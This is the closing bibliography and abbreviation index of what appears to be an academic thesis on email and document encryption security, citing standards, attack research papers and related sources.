[285] U.S. Food & Drug Administration. *CFR - Code of Federal Regulations Title 21*. Apr. 2020. URL: https://www.accessdata.fda.gov/scripts/cdrh/cfdocs/cfcfr/CFRSearch.cfm?CFRPart=11&showFR=1 (visited on 02/03/2023).

[286] United Nations Educational Scientific and Cultural Organization and Reporters Without Borders. *Safety Guide for Journalists – a Handbook for Reporters in High-Risk Environments*. CreateSpace Independent Publishing Platform, 2016. ISBN: 978-1-5398-3683-4. URL: https://unesdoc.unesco.org/ark:/48223/pf0000243986 (visited on 02/03/2023).

[287] Andrew Updegrove. *ODF vs. OOXML: War of the Words (an eBook in Process)*. 2007. URL: https://www.consortiuminfo.org/odf-vs-ooxml-war-of-the-words-an-ebook/odf-vs-ooxml-war-of-the-words-an-ebook-in-process/ (visited on 02/03/2023).

[288] H. Valentin. "Malicious URI Resolving in PDF Documents". In: *Blackhat Abu Dhabi* (2012). URL: https://media.blackhat.com/ad-12/Hamon/bh-ad-12-malicious%20URI-Hamon-Slides.pdf.

[289] Filippo Valsorda. *Op-Ed: I'm Throwing in the Towel on PGP, and I Work in Security*. arsTechnica. Oct. 12, 2016. URL: https://arstechnica.com/information-technology/2016/12/op-ed-im-giving-up-on-pgp/ (visited on 02/03/2023).

[290] Will Vandevanter. "Exploiting XXE in File Upload Functionality". BlackHat USA. 2015. URL: https://oxmlxxe.github.io/reveal.js/slides.html (visited on 02/03/2023).

[291] Serge Vaudenay. "Security Flaws Induced by CBC Padding - Applications to SSL, IPSEC, WTLS ..." In: *Proceedings of the International Conference on the Theory and Applications of Cryptographic Techniques: Advances in Cryptology*. EUROCRYPT '02. London, UK, UK: Springer-Verlag, 2002, pp. 534–546. ISBN: 3-540-43553-0. URL: http://dl.acm.org/citation.cfm?id=647087.715705.

[292] Wietse Venema. *Plaintext Command Injection in Multiple Implementations of STARTTLS (CVE-2011-0411)*. Mar. 2011. URL: http://www.postfix.org/CVE-2011-0411.html (visited on 01/06/2020).

[293] R. Villarreal. *Tracking Pixel in Microsoft Office Document*. Oct. 2018. URL: https://bestestredteam.com/2018/10/02/tracking-pixel-in-microsoft-office-document/ (visited on 02/03/2023).

[294] Vitrium Systems Incorporated. *Image Protection & DRM*. Sept. 2, 2019. URL: https://www.vitrium.com/blog/data-sheets/vitrium-security-image-protection-software-datasheet (visited on 02/03/2023).

[295] D. Watkins. *LibreOffice: A History of Document Freedom*. 2018. URL: https://opensource.com/article/18/9/libreoffice-history (visited on 02/03/2023).

[296] A. F. Webster and S. E. Tavares. "On the Design of S-Boxes". In: *Advances in Cryptology — CRYPTO '85 Proceedings*. Ed. by Hugh C. Williams. Vol. 218. Berlin, Heidelberg: Springer Berlin Heidelberg, 1986, pp. 523–534. ISBN: 978-3-540-16463-0. DOI: 10.1007/3-540-39799-X_41. URL: http://link.springer.com/10.1007/3-540-39799-X_41 (visited on 12/27/2022).

[297] Wibu-Systems. *PDF Protection*. Apr. 2019. URL: https://www.wibu.com/solutions/document-protection/pdf.html (visited on 02/03/2023).

[298] Wikileaks. *Hillary Clinton Email Archive*. WikiLeaks. Mar. 2016. URL: https://wikileaks.org/clinton-emails/ (visited on 02/03/2023).

[299] Wikileaks. *Sony Email Archive*. WikiLeaks. Apr. 2015. URL: https://wikileaks.org/sony/emails/ (visited on 01/10/2022).

[300] Wikileaks. *The Podesta Emails (Archived)*. WikiLeaks. Mar. 2016. URL: https://web.archive.org/web/20200721200358/https://wikileaks.org/podesta-emails/ (visited on 07/21/2020).

[301] Wikileaks. *VP Contender Sarah Palin Hacked*. WikiLeaks. Sept. 2008. URL: https://wikileaks.org/wiki/VP_contender_Sarah_Palin_hacked (visited on 01/10/2022).

[302] Edward Wilding. *Information Risk and Security: Preventing and Investigating Workplace Computer Crime*. Routledge, Apr. 14, 2006. ISBN: 978-0-566-08685-4.

[303] P. Wouters. *DNS-Based Authentication of Named Entities (DANE) Bindings for OpenPGP*. RFC 7929. IETF, Aug. 2016. URL: http://tools.ietf.org/rfc/rfc7929.txt.

[304] Paul Wouters et al. *OpenPGP Message Format*. Internet Draft draft-ietf-openpgp-crypto-refresh-07. Internet Engineering Task Force, Oct. 23, 2022. 164 pp. URL: https://datatracker.ietf.org/doc/draft-ietf-openpgp-crypto-refresh (visited on 02/03/2023).

[305] Christian Wressneger et al. *GI-Edition Proceedings Band 323 - SICHERHEIT 2022 - Sicherheit, Schutz und Zuverlässigkeit*. SICHERHEIT 11. Gesellschaft für Informatik e.V. (GI), Apr. 19, 2022. 252 pp. ISBN: 978-3-88579-717-3.

[306] X. Wu, J. Hong, and Y. Zhang. "Analysis of OpenXML-based Office Encryption Mechanism". In: *Proceedings of the 7th International Conference on Computer Science & Education (ICCSE)*. International Conference on Computer Science & Education (ICCSE). 2012, pp. 521–524. URL: https://ieeexplore.ieee.org/document/6295128.

[307] Xplora Technologies. *Sicher Und Zuverlässig!* Nov. 2019. URL: https://shop.myxplora.de/blogs/news/sicher-und-zuverlassig (visited on 03/15/2020).

[308] Saïd Yami, Hervé Chappert, and Anne Mione. "Strategic Relational Sequences: Microsoft's Coopetitive Game in the OOXML Standardization Process". In: *M@n@gement* 18.5 (2015), pp. 330–356. URL: https://www.cairn-int.info/journal-management-2015-5-page-330.htm.

[309] K. Zeilenga. *Lightweight Directory Access Protocol (LDAP) Schema Definitions for X.509 Certificates*. RFC 4523. IETF, June 2006. URL: http://tools.ietf.org/rfc/rfc4523.txt.

List of Figures

List of Tables

Terms and Abbreviations

AD	Associated Data 13
AE	Authenticated Encryption 12, 13, 28, 119, 147, 173, 204
AEAD	Authenticated Encryption with Associated Data 13, 119, 120
AES	Advanced Encryption Standard 10, 26, 31, 32, 105, 129, 131, 133, 147, 148, 157, 159, 160, 166, 170, 173, 174, 190, 198–202
AKA	Authentication and Key Agreement 36
ASN.1	Abstract Syntax Notation One 26
BER	Basic Encoding Rules 26
CBC	Cipher Block Chaining 11, 12, 26, 31, 100, 101, 103–105, 107, 108, 113, 117, 120, 122, 129–135, 147, 151, 153, 154, 156, 157, 160, 162–168, 170, 172–174, 184, 190, 198–202
CCA	Chosen-Ciphertext Attack 16
CCA2	Adaptive Chosen-Ciphertext Attack 16, 101
CFB	Cipher Feedback 11, 27, 34, 103, 104, 129–132, 135, 139, 199
CMS	Cryptographic Message Syntax 25–27, 32, 103, 147
CRL	Certificate Revocation List 144, 145
CVE	Common Vulnerabilities and Exposures 209, 212
DANE	DNS-Based Authentication of Named Entities 21, 68, 145
DER	Distinguished Encoding Rules 26
DH	Diffie-Hellman 15
DNS	Domain Name System 20
DoS	Denial-of-Service 87, 152
DRM	Digital Rights Management 150
DTLS	Datagram Transport Layer Security 39
E2EE	End-to-End Encryption 3, 4, 15, 25, 97, 100–103, 113, 119–122, 128
ECB	Electronic Codebook 10, 11, 31, 32, 157
ECDH	Elliptic Curve Diffie-Hellman 15
ESMTP	Extended Simple Mail Transfer Protocol 122
GCM	Galois Counter Mode 13, 105, 147

GDPR	General Data Protection Regulation 27, 79, 85
GPRS	General Packet Radio Service 35, 36
GSM	Global System for Mobile Communications 35, 36
HKP	HTTP Keyserver Protocol 145
HMAC	Hash-based Message Authentication Code 173, 202
HTTP	HyperText Transfer Protocol 18
IANA	Internet Assigned Numbers Authority 23, 24
IETF	Internet Engineering Task Force 23, 24, 212
IMAP	Internet Message Access Protocol 21–24, 42, 45, 46, 108, 109, 116, 120, 209
IMEI	International Mobile Equipment Identity 83, 85, 87
IMF	Internet Message Format 18
IoT	Internet-of-Things 4, 5, 35
IRI	Internationalized Resource Identifiers 199
ISP	Internet Service Provider 35
IV	Initialization Vector 11, 27, 157, 202
KDF	Key Derivation Function 147
LDAP	Lightweight Directory Access Protocol 145, 213
LTE	Long Term Evolution 35, 36
LUKS	Linux Unified Key Setup 131
MAC	Message Authentication Code 12, 157
MDC	Modification Detection Code 28, 103, 108, 135–137, 142, 146, 147
MIME	Multipurpose Internet Mail Extensions 18, 19, 23, 25, 27, 101, 108, 110, 111, 129, 133, 140, 141, 145, 146, 212
MitM	Meddler-in-the-Middle i, 4, 24, 36, 39, 43, 53, 56–58, 75, 78, 101, 110, 112, 116, 132, 142, 145, 210
MPI	Multi-Precision Integer 106
MSA	Mail Sending Agent 20
MSP	Mail Service Provider 19, 20, 24, 25, 43, 68, 213
MTA	Mail Transfer Agent 20, 21, 24, 110
MTA-STS	SMTP MTA Strict Transport Security 21, 68
MUA	Mail User Agent 19, 20, 22–25, 43, 100–102, 105, 108–113, 116, 118–120, 123
MX	Mail Exchanger 20, 21
NSS	Network Security Services 103, 106
NTLM	NT LAN Manager 195
OAEP	Optimal Asymmetric Encryption Padding 14
OASIS	Organization for the Advancement of Structured Information Standards 34

OCSP	Online Certificate Status Protocol 144, 145
ODF	Open Document Format for Office Applications 33, 34, 198, 202, 204, 211
OEM	Original Equipment Manufacturer 79, 212
OOXML	Office Open XML 33, 198, 202, 204, 211
PDF	Portable Document Format 29–32, 150–157, 159, 172, 174, 204, 210, 211
PEM	Privacy-Enhanced Mail 131
PKCS #1 v1.5	Public-Key Cryptography Standard #1 [170]: RSA Encryption Version 1.5 14, 16, 17, 26, 28, 101, 105, 106, 120, 125, 153, 245
PKCS #5	Public-Key Cryptography Standard #5 [171]: Password-Based Cryptography Specification Version 2.0 10
PKCS #7	Public-Key Cryptography Standard #7 [172]: Cryptographic Message Syntax Standard Version 1.5 10, 11, 17, 26, 119, 122, 123, 125, 131, 163, 165
PKI	Public-Key Infrastructure 13, 26, 128
POP	Post Office Protocol 21
POP3	Post Office Protocol 3 21–24, 42, 45, 209
RMS	Rights Management Services 150
S/MIME	Secure/Multipurpose Internet Mail Extensions 15, 25–28, 97, 100–106, 110, 113, 120, 123, 128–131, 134, 135, 139, 145, 147, 148, 210, 212, 213
SDR	Software Defined Radio 80
SIM	Subscriber Identity Module 35, 36
SMTP	Simple Mail Transfer Protocol 20–24, 42, 45, 122, 209
SOP	Same-Origin Policy 146
SSH	Secure Shell 39
SSL	Secure Socket Layer 39
SSRF	Server-Side-Request-Forgery 152, 192
TAC	Type Allocation Code 87
TLS	Transport Layer Security 3–5, 15, 21, 23, 24, 39, 78, 97, 209–212
UMTS	Universal Mobile Telecommunications System 35, 36
USIM	Universal Subscriber Identity Module 36